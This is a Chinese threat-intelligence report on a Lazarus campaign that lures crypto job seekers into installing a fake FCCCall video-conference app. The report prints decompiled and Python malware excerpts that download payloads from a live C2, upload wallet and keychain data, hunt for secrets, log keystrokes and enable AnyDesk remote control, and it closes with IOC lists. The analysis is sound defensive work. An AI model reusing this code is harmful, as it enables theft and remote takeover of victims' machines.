
Lazarus窃密币动作活跃，大量资产仍存活

原创 微步情报局 微步在线研究响应中心 2024年10月15日 12:31 北京




1 概述

Lazarus是具有国家背景的东北亚APT组织，至少自 2009 年以来一直活跃。Lazarus攻击目标广泛，当前已发展为包含多个分支机构的复杂黑客团伙。区别于其他APT组织，Lazarus最常见的攻击活动目的为敛财。近十年间，Lazarus对加密货币领域一直保持高度兴趣。微步情报局发现，自Lazarus使用Python存储库PyPI投毒事件以来，Lazarus对于轻量级的python、Javascript武器库愈发青睐。虽然相关攻击事件已经多次被披露，但很多攻击资产依然大量存活。在朝鲜半岛区域政治局势更加紧张的当下，不排除Lazarus在今后更为活跃的可能性。


- Lazarus组织通过在社交平台发布密币相关的虚假招聘广告或相关项目引诱目标人员，目标人员上钩后，进一步引诱目标人员安装视频面试相关的带毒工具或带毒的密币项目，以此展开密币窃取活动。
- Lazarus组织该系列对加密货币领域的活动最早可追溯到2023年5月份，使用的武器库木马包括QT6平台开发的下载器，Python、Javascript木马，目标操作系统包括Windows、Linux、MacOS。
- 微步通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC ，可用于威胁情报检测。微步威胁感知平台 TDP 、威胁情报管理平台 TIP 、威胁情报云 API 、云沙箱 S、沙箱分析平台 OneSandbox、互联网安全接入服务 OneDNS 、威胁防御系统 OneSIG 、终端安全管理平台 OneSEC 等均已支持对此次攻击事件的检测与防护。

2 事件详情


Lazarus组织在LinkedIn、X(Twitter)、Facebook、GitHub、Stack Overflow等多个平台发布加密货币相关的招聘或研究项目，以此物色目标人员。其中伪造的密币相关雇主网站Hirog.io当前依然存活。




Google快照可见多个历史招聘信息。




目标人员“上钩”后，攻击者通过telegram等通讯平台进一步引诱目标人员下载安装带毒的程序。基于Node.js的投毒MERN密币项目如下。





伪造的FCCCall视频会议软件如下，存在Windows和MacOS版本。




目标人员安装带毒的项目之后，后台恶意代码机会下载安装后阶载荷展开窃密活动。

3 样本分析

Lazarus诱导目标人员安装的带毒项目覆盖Windows、Linux、MacOS平台，后续使用的载荷多为轻量级的同类型python窃密木马，本文以Windows平台下“伪造FCCCall视频会议安装包的样本”为例进行分析。

文件名	**FCCCall.msi**
MD5	8ebca0b7ef7dbfc14da3ee39f478e880
SHA1	5cce14436b3ae5315feec2e12ce6121186f597b3
SHA256	36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670
文件类型	MSI
文件大小	152.37 MB
描述	伪造的FCCCall视频会议安装包，密币窃取。

1. FCCCall MSI安装包如下，启动程序FCCCall.exe即初始窃密木马。



2. 木马采用QT6环境开发，通过指向freeconference.com的视频会议窗口掩盖后台恶意代码执行。

```
QObject::connectImpl(&v17, v22, &v37, v22, &v36, v3, 0, 0i64, &unk_1400162D0);
QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v17);
QWebEngineView::QWebEngineView((QWebEngineView *)v21, 0i64);
v36 = (QWebEnginePage *)operator new(0x18ui64);
v4 = sub_140007BE0(v36, 0i64);
QWebEngineView::setPage((QWebEngineView *)v21, v4);
QString::QString((QString *)v16, "https://hello.freeconference.com/login/access-code");
v5 = (const struct QUrl *)QUrl::QUrl(&v36, v16, 0i64);
QWebEngineView::load((QWebEngineView *)v21, v5);
QUrl::~QUrl((QUrl *)&v36);
QString::~QString(v16);
QWidget::resize((QWidget *)v21, 1024, 750);
QWidget::show((QWidget *)v21);
v6 = (QWebEnginePage *)operator new(0x28ui64);
v36 = v6;
QMenu::QMenu(v6, 0i64);
*(_QWORD *)v6 = &QMenu::`vftable';
*((_QWORD *)v6 + 2) = &QMenu::`vftable';
QString::QString((QString *)v18, "&Hide");
v7 = QWidget::addAction(v6, (const struct QString *)v18);
QString::~QString(v18);
*(_QWORD *)&v16[0] = QWidget::hide;
DWORD2(v16[0]) = 0;
v17 = v16[0];
v36 = (QWebEnginePage *)QAction::triggered;
v8 = operator new(0x20ui64);
*(_QWORD *)&v16[0] = v8;
*(_DWORD *)v8 = 1;
v8[1] = sub_1400015A0;
```

3. 恶意代码初始化，C2（http://185.235.241.208:1224）、浏览器密币钱包扩展程序ID。

```
QNetworkRequest::QNetworkRequest((QNetworkRequest *)(a1 + 9));
QNetworkRequest::QNetworkRequest((QNetworkRequest *)(a1 + 10));
QString::QString((QString *)(a1 + 0xE), "http://185.235.241.208:1224");
v2 = 0i64;
a1[17] = 0i64;
a1[18] = 0i64;
a1[19] = 0i64;
a1[20] = 0i64;
a1[21] = 0i64;
a1[22] = 0i64;
a1[23] = 0i64;
a1[24] = 0i64;
a1[25] = 0i64;
a1[27] = 0i64;
a1[28] = 0i64;
a1[29] = 0i64;
QString::QString((QString *)v7, "nkbihfbeogaeaoehlefnkodbefgpgknn");// MetaMask Wallet Chrome
QString::QString((QString *)v8, "ejbalbakoplchlghecdalmeeeajnimhm");// MetaMask Wallet Microsoft Edge
QString::QString((QString *)v9, "fhbohimaelbohpjbbldcngcnapndodjp");// 币安链钱包 Chrome
QString::QString((QString *)v10, "hnfanknocfeofbddgcijnmhnfnkdnaad");// Coinbase Wallet extension Chrome
QString::QString((QString *)v11, "ibnejdfjmmkpcnlpebklmnkoeoihofec");// TronLink Chrome
QString::QString((QString *)v12, "bfnaelmomeimhlpmgjnjophhpkkoljpa");// Phantom Chrome
QString::QString((QString *)v13, "aeachknmefphepccionboohckonoeemg");// Coin98 Wallet Chrome
QString::QString((QString *)v14, "hifafgmccdpekplomjjkcfgodnhcellj");// Crypto.com | Wallet Extension Chrome
QString::QString((QString *)v15, "jblndlipeogpafnldhgmapagcccfchpi");// Kaia Wallet Chrome
QString::QString((QString *)v16, "acmacodkjbdgmoleebolmdjonilkdbch");// Rabby Wallet Chrome
QString::QString((QString *)v17, "dlcobpjiigpikoobohmabehhmhfoodbb");// Argent X - Starknet wallet Chrome
QString::QString((QString *)v18, "aholpfdialjgjfhomihkjbmgjidlcdno");// Exodus Web3 Wallet Chrome
v3 = QArrayData::allocate(v6, 24i64, 8i64, 12i64, 1);
a1[31] = v6[0];
a1[32] = v3;
00000482 init_sub_140001040:23 (140001082)
```

4. 根据默认的密币钱包扩展程序数据存储路径，窃取数据回传，URL：http://185.235.241.208:1224/uploads。


```
.rdata:00000001400C494 aUsers          db '/Users',0          ; DATA XREF: sub_140006880+D0↑o
.rdata:00000001400C49B                 align 20h
.rdata:00000001400C4A0 aAppdataLocalGo db '/AppData/Local/Google/Chrome/User Data',0
.rdata:00000001400C4A0                                        ; DATA XREF: sub_140006880+168↑o
.rdata:00000001400C4C7                 align 8
.rdata:00000001400C4C8 aConfigGoogleCh db '/.config/google-chrome',0
.rdata:00000001400C4C8                                        ; DATA XREF: sub_140006880+41F↑o
.rdata:00000001400C4DF                 align 20h
.rdata:00000001400C4E0 aLibraryApplica db '/Library/Application Support/Google/Chrome',0
.rdata:00000001400C4E0                                        ; DATA XREF: sub_140006880+6CC↑o
.rdata:00000001400C508                 align 10h
.rdata:00000001400C510 aAppdataLocalBr db '/AppData/Local/BraveSoftware/Brave-Browser/User Data',0
.rdata:00000001400C510                                        ; DATA XREF: sub_140006880+8FF↑o
.rdata:00000001400C545                 align 8
.rdata:00000001400C548 aConfigBravesof db '/.config/BraveSoftware/Brave-Browser',0
.rdata:00000001400C548                                        ; DATA XREF: sub_140006880+94E↑o
.rdata:00000001400C56D                 align 10h
.rdata:00000001400C570 aLibraryApplica_0 db '/Library/Application Support/BraveSoftware/Brave-Browser',0
.rdata:00000001400C570                                        ; DATA XREF: sub_140006880+99D↑o
.rdata:00000001400C5A9                 align 10h
.rdata:00000001400C5B0 aAppdataRoaming db '/AppData/Roaming/Opera Software/Opera Stable',0
.rdata:00000001400C5B0                                        ; DATA XREF: sub_140006880+A36↑o
.rdata:00000001400C5DD                 align 20h
.rdata:00000001400C5E0 aConfigOpera    db '/.config/opera',0  ; DATA XREF: sub_140006880+A85↑o
.rdata:00000001400C5EF                 align 10h
.rdata:00000001400C5F0 aLibraryApplica_1 db '/Library/Application Support/com.operasoftware.Opera',0
.rdata:00000001400C5F0                                        ; DATA XREF: sub_140006880+AD4↑o
.rdata:00000001400C625                 align 8
.rdata:00000001400C628 a12             db '%1_%2',0           ; DATA XREF: sub_1400032A0+AD↑o
.rdata:00000001400C62E                 align 10h
.rdata:00000001400C630 aLogkcDb        db 'logkc_db',0        ; DATA XREF: sub_1400032A0+110↑o
.rdata:00000001400C639                 align 20h
.rdata:00000001400C640 aLibraryKeychai db '/Library/Keychains/login.keychain-db',0
.rdata:00000001400C640                                        ; DATA XREF: sub_1400032A0+1EE↑o
```

5. 此外，木马进行python环境下载、python client木马下载。

- http://185.235.241.208:1224/pdown -> python安装包；
- http://185.235.241.208:1224/client/99 -> python木马。

```
58      QString::QString((QString *)v19, (const struct QString *)(a1 + 112));
59      LODWORD(v20) = 17;
60      v17 = "/pdown";
61      v18 = 6i64;
62      QString::append(v19, &v17);
63      v8 = (const struct QUrl *)QUrl::QUrl(&v21, v19, 0i64);
64      QNetworkRequest::setUrl((QNetworkRequest *)(a1 + 72), v8);
65      QUrl::~QUrl((QUrl *)&v21);
66      QString::~QString(v19);
67      v9 = QNetworkAccessManager::get((QNetworkAccessManager *)(a1 + 32), (const struct QNetworkRequest *)(a1 + 72));
68      *(_QWORD *)(a1 + 96) = v9;
69      v20 = PythonEnvDownload_sub_140005460;
70      v17 = (const char *)QNetworkReply::finished;
71      LODWORD(v18) = 0;
72      v10 = operator new(0x18ui64);
73      v22 = v10;
74      *(_DWORD *)v10 = 1;
75      v10[1] = sub_140001560;
76      v10[2] = v20;
77      QObject::connectImpl(&v21, v9, &v17, a1, &v20, v10, 0, 0i64, QNetworkReply::staticMetaObject);
78      v7 = 33;
79      QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v21);
80    }
81    QString::QString((QString *)v19, (const struct QString *)(a1 + 112));
82    LODWORD(v20) = v7 | 2;
83    v17 = "/client/99";
84    v18 = 10i64;
85    QString::append(v19, &v17);
86    v11 = (const struct QUrl *)QUrl::QUrl(&v21, v19, 0i64);
87    QNetworkRequest::setUrl((QNetworkRequest *)(a1 + 80), v11);
88    QUrl::~QUrl((QUrl *)&v21);
89    QString::~QString(v19);
90    v12 = QNetworkAccessManager::get((QNetworkAccessManager *)(a1 + 48), (const struct QNetworkRequest *)(a1 + 80));
91    *(_QWORD *)(a1 + 104) = v12;
92    v20 = PythonTrojanDownload_sub_1400025C0;
93    v17 = (const char *)QNetworkReply::finished;
00006D09 core_sub_140007810:58 (140007909)
```

6. http://185.235.241.208:1224/client/99 -> main99.py，下载的python载荷使用lambda函数进行多层嵌套的倒序、base64解码、解压缩处理得到最终python代码实体。



7. main99.py实际为下载器木马，下载三个后阶python木马分别实现远控、窃密、按键及窗口监控等恶意功能。

```
6   sType = "99"
7   gType = "root"
8   ot = platform.system()
9   home = os.path.expanduser("~")
10  #host1 = "10.10.51.212"
11  host1 = "185.235.241.208"
12  host2 = f'http://{host1}:1224'
13  pd = os.path.join(home, ".n2")#%userprofile%/.n2
14  ap = pd + "/pay"#%userprofile%/.n2/pay
15  def download_payload():#http://185.235.241.208:1224/payload/99/root pay99.py -> %userprofile%/.n2/pay
33  res=download_payload()
34  if res:
35      if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
36      else:subprocess.Popen([sys.executable, ap])
37
38  if ot=="Darwin":sys.exit(-1)
39
40  ap = pd + "/bow"#%userprofile%/.n2/bow
41
42  def download_browse():#http://185.235.241.208:1224/brow/99/root -> %userprofile%/.n2/bow
54  res=download_browse()
55  if res:
56      if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
57      else:subprocess.Popen([sys.executable, ap])
58
59  ap = pd + "/mlip"#%userprofile%/.n2/mlip
60
61  def download_mclip():#http://185.235.241.208:1224/mclip/99/root -> %userprofile%/.n2/mlip
73  res=download_mclip()
74  if res:
75      if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.
76      else:subprocess.Popen([sys.executable, ap])
```

8. 简要总结三个下载的python木马功能如下。

URL	落地路径	描述
http://185.235.241.208:1224/payload/99/root	%userprofile%/.n2/pay	主机侦察、文件窃密、用户监控、 shell，配置anydesk无人值守
http://185.235.241.208:1224/brow/99/root	%userprofile%/.n2/bow	针对主流的浏览器窃密
http://185.235.241.208:1224/mclip/99/root	%userprofile%/.n2/mlip	窗口监控、剪切板监控、按键记录

%userprofile%/.n2/pay主机侦察代码如下，攻击者侦察重点为加密货币相关。

```
#过滤文件扩展名
ex_files = ['.exe','.dll','.msi','.dmg','.iso','.pkg','.apk','.xapk','.aar','.ap_','.aab','.dex','.class
#过滤文件目录
ex_dirs = ['vendor','Pods','node_modules','.git','.next','.externalNativeBuild','sdk','.idea','cocos2d',
pat_envs = ['.env','config.js','secret','metamask','wallet','private','mnemonic','password','account','.
ex1_files = ['.php','.svg','.htm','.hpp','.cpp','.xml','.png','.swift','.ccb','.jsx','.tsx','.h','.java'
ex2_files = ['tsconfig.json','tailwind.config.js','svelte.config.js','next.config.js','babel.config.js',

def ld(rd,pd):#遍历文件

def fmt_s(s):
    if s<1024:return str(s)+'B'
    elif s<1048576:return'{:.0f}KB'.format(s/1024.)
    elif s<1073741824:return'{:.1f}MB'.format(s/1048576.)
    else:return'{:.1f}GB'.format(s/1073741824.)

def ups(sn):#文件上传

def fpatten(pat):#目标文件模糊搜索、上传

def uenv(C):#shellc

def fenv():#模糊搜索包含".env"路径文件、上传

def auto_up():
    fpatten('*private*')
    fpatten('*mnemonic*')
    fpatten('*secret*')
    fpatten('*wallet*')
    fenv()
```

使用下发的配置文件启用anydesk客户端对中马主机进行更为直接的远控。

```
def down_any(A,p):
    if os.path.exists(p):
        try:os.remove(p)
        except OSError:return _T
    try:
        if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
    except:pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
        with open(p,'wb') as f:f.write(myfile.content)
        return _T
    except Exception as e:return _F

def ssh_any(A,args):
    try:
        D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
        if res:
            if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|s
            else:subprocess.Popen([sys.executable,p])
        o = os_type + ' get anydesk'
    except Exception as e:o = f'Err7: {e}';pass
    p={_A:D,_O:o};A.send(code=7,args=p)
```

使用多个python库用于窗口监控、进程监控、剪切板监控、按键记录。

```
import socket, subprocess, sys, re
try:import pyWinhook as pyHook
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pyWinhook\']);import pyWinhook as pyHook
try:import psutil
except:subprocess.check_call([sys.executable,_M,_P,_L,\'psutil\']);import psutil
try:import win32process
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32process
try:import win32gui
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32gui
try:import win32api
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32api
try:import win32con
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32con
try:import win32clipboard
except:subprocess.check_call([sys.executable,_M,_P,_L,\'pywin32\']);import win32clipboard
try:from requests import post
except:subprocess.check_call([sys.executable,_M,_P,_L,\'requests\']);from requests import post
try:import wx
except:subprocess.check_call([sys.executable,_M,_P,_L,\'wxPython\']);import wx
```

Python窃密木马适配Windows、Linux、MaxOS三大PC平台。

```
if os_type == "Windows":oss = Windows
elif os_type == "Linux":oss = Linux
elif os_type == "Darwin":oss = Mac
else:dir = os.getcwd();os.remove(dir+'\%s' % sys.argv[0]);sys.exit(-1)  # Clean exit
```

目标浏览器包括chrome、opera、brave、yandex、msedge五个常见浏览器程序。

```
class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"];v_l = ["google-chrome",
"google-chrome-unstable", "google-chrome-beta"];v_m = ["chrome", "chrome dev", "chrome beta", "chrome canary"]
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l = ["Brave-Browser",
"Brave-Browser-Beta", "Brave-Browser-Nightly"];v_m = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"]
class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera", "opera-beta", "opera-developer"];
v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.operasoftware.OperaDeveloper"]
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []
```

9. 核心的远控代码初始化如下，解析各类型指令功能如下表。

```
class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.ssh_env}
        print("init success")
```

Index	代码符号	功能描述
1	ssh_obj	执行shell
2	ssh_cmd	结束python进程
3	ssh_clip	剪切板数据监控
4	ssh_run	执行bow浏览器窃密木马
5	ssh_upload	指定文件上传
6	ssh_kill	结束目标浏览器进程
7	ssh_any	启用anydesk远控
8	ssh_env	匹配*.env命名的主机文件，目标侦察

附录-IOC

135.181.242.24
140.99.223.36
144.172.74.108
144.172.74.48

144.172.79.23
147.124.212.146
147.124.212.89
147.124.213.11
147.124.213.17
147.124.213.29
147.124.214.129
147.124.214.131
147.124.214.237
166.88.132.39
167.88.164.29
167.88.168.152
167.88.168.24
172.86.100.168
172.86.123.35
172.86.97.80
172.86.98.240
173.211.106.101
185.235.241.208
23.106.253.194
23.106.253.209
23.106.253.215
23.106.70.154
23.254.244.242
45.140.147.208
45.61.129.255
45.61.130.0
45.61.131.218
45.61.158.54
45.61.158.7
45.61.160.14
45.61.169.187
45.61.169.99
45.89.53.59
46.4.224.205
67.203.0.152
67.203.123.171
67.203.6.171
67.203.7.163
67.203.7.171
67.203.7.245
77.37.37.81
91.92.120.135
95.164.17.24
blocktestingto.com
de.ztec.store
hirog.io
freeconference.io
ipcheck.cloud
mirotalk.net
regioncheck.net
b8e69d6a766b9088d650e850a638d7ab7c9f59f4e24e2bc8eac41c380876b0d8
36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670
6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0
f474c840501076b1aceba06e1376cee142a7ff1fa642822f7592c92ae70578c2
6156127355d8016c8e741de98ee4ef2a4cb5cb02cd44f22fd3c8fef033b69830
5b70972c72bf8af098350f8a53ec830ddbd5c2c7809c71649c93f32a8a3f1371
6465f7ddc9cf8ab6714cbbd49e1fd472e19818a0babbaf3764e96552e179c9af
9abf6b93eafb797a3556bea1fe8a3b7311d2864d5a9a3687fce84bc1ec4a428c
7f1f51d216e621ed4fd9f5346044685a0e04c6a7fdd2c177f5d6233a67e2fd4e
